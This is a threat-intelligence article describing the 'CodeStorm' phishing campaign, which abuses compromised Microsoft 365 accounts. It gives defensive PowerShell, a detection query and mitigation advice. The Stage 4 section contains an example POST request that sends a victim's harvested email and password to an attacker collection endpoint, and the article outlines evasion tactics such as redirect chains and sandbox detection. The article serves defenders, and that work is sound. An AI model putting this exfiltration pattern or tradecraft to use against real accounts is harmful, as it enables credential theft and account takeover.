









Hackers Abuse Compromised M365 Accounts to Scale CodeStorm Phishing Operations
A sophisticated phishing campaign dubbed “CodeStorm” is leveraging compromised Microsoft 365 accounts to launch large-scale credential harvesting attacks. Attackers are exploiting trusted email relationships and M365 infrastructure to bypass security controls, targeting organizations across multiple sectors. The campaign demonstrates advanced social engineering techniques combined with cloud infrastructure abuse, making detection significantly more challenging than traditional phishing operations.
Introduction
Security researchers have identified an escalating phishing campaign that weaponizes compromised Microsoft 365 accounts to propagate credential theft attacks at unprecedented scale. The CodeStorm operation represents a concerning evolution in phishing tactics, where attackers leverage legitimate cloud infrastructure and established trust relationships to evade detection mechanisms.
Unlike conventional phishing campaigns that rely on spoofed domains or suspicious sender addresses, CodeStorm operators utilize hijacked M365 accounts to send malicious emails from within legitimate organizational tenants. This approach allows threat actors to bypass SPF, DKIM, and DMARC authentication checks while exploiting the inherent trust users place in emails from known contacts.
The campaign has already compromised hundreds of organizations globally, with affected sectors including healthcare, finance, manufacturing, and education. The self-propagating nature of these attacks creates an exponential growth pattern as each compromised account becomes a launching pad for subsequent waves of phishing emails.
Background & Context
CodeStorm emerged in late 2023 but gained significant momentum throughout early 2024 as attackers refined their tactics and automated key components of the operation. The campaign’s name derives from code snippets discovered in phishing kit infrastructure that reference “storm” terminology in variable names and functions.
Microsoft 365’s widespread enterprise adoption makes it an attractive target for credential harvesting operations. With over 400 million paid seats globally, successful compromise of M365 accounts provides attackers with access to corporate communications, cloud storage, collaboration tools, and potentially connected business applications.
The attack chain typically begins with an initial compromise through credential phishing, password spraying, or exploitation of unpatched vulnerabilities in web-facing applications. Once attackers gain access to a single M365 account, they leverage that foothold to expand laterally through the organization’s contact lists and external business relationships.
Previous campaigns like PerSwaysion and BEC 2.0 demonstrated similar techniques, but CodeStorm distinguishes itself through automation capabilities and sophisticated evasion mechanisms that adapt to security responses in real-time.
Technical Breakdown
The CodeStorm operation follows a multi-stage attack sequence designed to maximize propagation while minimizing detection:
Stage 1: Initial Access
Attackers establish access to M365 accounts through various methods including legacy authentication exploitation, token theft, or phishing. Once authenticated, they immediately enable forwarding rules to exfiltrate incoming emails and configure application permissions for persistence.
Stage 2: Reconnaissance
Compromised accounts are systematically mined for contact information, email threads, and organizational context. Automated scripts parse mailboxes to identify high-value targets and extract relationship information for convincing social engineering.
Stage 3: Phishing Infrastructure

The campaign utilizes legitimate cloud services to host phishing pages, including Azure Blob Storage, SharePoint Online, and compromised WordPress sites. URLs are obfuscated using multiple redirect layers:
Legitimate M365 Email → Shortened URL → Cloud CDN → Compromised Website → Credential Harvesting PageStage 4: Credential Harvesting
Phishing pages employ sophisticated techniques to appear legitimate:
- Real-time logo scraping based on target email domain
- Adaptive login pages mimicking authentic M365 authentication
- JavaScript-based evasion to detect security sandboxes
- CAPTCHA integration to deter automated analysis
Example of harvested credential POST request:
POST /api/v2/collect HTTP/1.1
Host: storage[.]azure[.]com/container
Content-Type: application/json

{
  "email": "victim@company.com",
  "password": "HarvestedPassword123",
  "tenant": "company",
  "ua": "Mozilla/5.0...",
  "campaign_id": "CS-2024-Q1"
}
Stage 5: Account Takeover
Upon credential submission, automated systems immediately attempt authentication. Successful logins trigger automated configuration changes including MFA manipulation, mailbox rule creation, and OAuth application consent grants.
Stage 6: Propagation
Newly compromised accounts become distribution nodes within 15-30 minutes. Automated systems generate contextually relevant phishing emails by analyzing existing conversation threads and organizational relationships, creating highly convincing lures.
Impact & Risk Assessment
CodeStorm poses severe risks across multiple dimensions:
Organizational Impact:
- Data Exfiltration: Compromised M365 accounts provide access to emails, documents, SharePoint sites, and OneDrive storage containing sensitive business information
- Financial Fraud: Attackers leverage compromised accounts for business email compromise (BEC) schemes, wire transfer fraud, and invoice manipulation
- Supply Chain Risks: Phishing emails sent to vendors, partners, and customers damage business relationships and extend compromise beyond organizational boundaries
- Compliance Violations: Unauthorized access to protected data creates regulatory reporting obligations under GDPR, HIPAA, and other frameworks
Technical Risk Severity:
- Critical: Organizations with compromised admin-level M365 accounts face potential tenant-wide compromise
- High: Standard user account compromise enables lateral movement and data theft
- Moderate: Limited-privilege accounts still provide attacker reconnaissance value and phishing distribution capabilities
Industry-Specific Concerns:
Healthcare organizations face particular risk due to protected health information (PHI) exposure. Financial institutions encounter fraud risks from payment redirection schemes. Educational institutions with federated identity systems may experience cascade compromises across multiple interconnected services.
The self-propagating nature creates exponential growth patterns. A single compromised account contacting 50 recipients with a 10% success rate generates 5 new compromised accounts, which then repeat the cycle.
Vendor Response
Microsoft has acknowledged the CodeStorm campaign and implemented several countermeasures:
Security Updates:
Microsoft Defender for Office 365 received enhanced detection signatures targeting CodeStorm-specific phishing patterns, including URL analysis improvements and sender behavior anomaly detection.
Conditional Access Enhancements:
Updated recommendations emphasize requiring compliant devices and trusted locations for M365 access, reducing risk from geographically dispersed attacker infrastructure.
Authentication Hardening:
Microsoft accelerated deprecation of legacy authentication protocols and published guidance on enforcing modern authentication with strong MFA requirements across all M365 services.
Tenant Isolation Improvements:
Enhanced cross-tenant access controls help limit lateral movement between organizations even when business relationships exist.
Microsoft has not issued specific CVE identifiers as the campaign exploits legitimate functionality rather than technical vulnerabilities. The company emphasizes that organizations implementing recommended security baselines significantly reduce exposure risk.
Mitigations & Workarounds
Organizations should implement layered defenses to protect against CodeStorm and similar campaigns:
Immediate Actions:
- Enforce Phishing-Resistant MFA: Deploy FIDO2 security keys or Windows Hello for Business across all M365 accounts
Set-MsolUser -UserPrincipalName user@domain.com -StrongAuthenticationRequirements @(
    New-Object -TypeName Microsoft.Online.Administration.StrongAuthenticationRequirement -Property @{
        RelyingParty = "*"
        State = "Enabled"
    }
)- Disable Legacy Authentication: Block basic authentication protocols organization-wide
# Create conditional access policy blocking legacy auth
New-AzureADMSConditionalAccessPolicy -DisplayName "Block Legacy Auth"
    -State "Enabled"
    -Conditions $conditions `
-GrantControls $controls- Review Mailbox Rules: Audit forwarding rules and inbox filters for unauthorized modifications
# Export all mailbox rules for review
Get-Mailbox -ResultSize Unlimited | Get-InboxRule |
    Select-Object Name, Description, ForwardTo, RedirectTo |
    Export-Csv mailbox-rules.csv
Strategic Controls:
- Implement Safe Links and Safe Attachments in Defender for Office 365
- Enable Azure AD Identity Protection risk-based conditional access policies
- Configure mail transport rules to flag external emails with warnings
- Deploy DMARC with reject policy for domain protection
- Restrict OAuth application consent to admin-approved applications only
Detection & Monitoring
Effective detection requires monitoring multiple data sources for compromise indicators:
M365 Audit Logs:
Monitor for suspicious authentication patterns:
SigninLogs
| where TimeGenerated > ago(24h)
| where ResultType == "0"
| summarize LoginCount=count(), UniqueIPs=dcount(IPAddress),
    Countries=make_set(LocationDetails.countryOrRegion) by UserPrincipalName
| where UniqueIPs > 3 or array_length(Countries) > 1
Mailbox Activity Indicators:
- Sudden spike in sent email volume
- New inbox rules created, especially with forwarding or deletion actions
- OAuth application consents granted outside normal business hours
- Password changes followed immediately by MFA modifications
Network Telemetry:
Monitor for connections to known CodeStorm infrastructure:
- Azure Blob Storage URLs with random container names
- Shortened URL services (bit.ly, tinyurl, t.co) in email bodies
- Redirect chains involving multiple domains
- Phishing kit fingerprints in HTML source code
Threat Intelligence Integration:
Subscribe to Microsoft’s threat intelligence feeds and integrate IOCs into SIEM platforms. Cross-reference sender addresses, URLs, and file hashes against shared threat data.
Best Practices
Long-term resilience against credential phishing campaigns requires comprehensive security posture improvements:
Identity Security:
- Implement passwordless authentication wherever possible
- Enforce conditional access policies based on device compliance, location, and risk signals
- Regularly review and recertify privileged access assignments
- Enable privileged access workstation (PAW) for administrative functions
User Awareness:
- Conduct regular phishing simulations with realistic scenarios
- Train users to verify unexpected requests through secondary communication channels
- Establish clear procedures for reporting suspicious emails
- Create security culture where reporting concerns is encouraged and easy
Email Security Architecture:
- Deploy advanced email filtering with machine learning capabilities
- Implement DMARC monitoring to detect domain spoofing attempts
- Use banner tagging to identify external emails
- Configure SPF and DKIM properly for all sending domains
Incident Response Preparedness:
- Develop playbooks specifically for compromised cloud account scenarios
- Establish communication channels for coordinating response across teams
- Document account recovery procedures including MFA reset processes
- Maintain offline backups of critical authentication systems
Zero Trust Implementation:
- Verify explicitly for every access request
- Use least-privilege access principles
- Assume breach and segment access accordingly
- Continuously validate security posture
Key Takeaways
- CodeStorm exploits compromised M365 accounts to conduct phishing at scale, leveraging legitimate infrastructure to evade detection
- The self-propagating nature creates exponential growth as each compromised account becomes a distribution point
- Traditional email security controls struggle against this threat because emails originate from legitimate, authenticated accounts
- Phishing-resistant MFA represents the most effective single control to prevent initial compromise
- Organizations must implement layered defenses combining technical controls, user education, and continuous monitoring
- Detection requires analyzing behavioral anomalies rather than relying solely on signature-based approaches
- Incident response speed is critical to prevent propagation through organizational contact networks
- Cloud security requires shared responsibility between vendors and organizations implementing security best practices
References
- Microsoft Security Blog: Protecting Against Cloud Account Compromise
- CISA Alert: Phishing Campaigns Targeting Cloud Services
- MITRE ATT&CK: T1566 (Phishing), T1078 (Valid Accounts), T1114 (Email Collection)
- Microsoft 365 Security Best Practices Documentation
- Azure AD Conditional Access Deployment Guide
- NIST Special Publication 800-63B: Digital Identity Guidelines
Stay updated at https://cydhaal.com — Your Daily Dose of Cyber Intelligence.
📧 Subscribe to our newsletter at https://cydhaal.com/newsletter/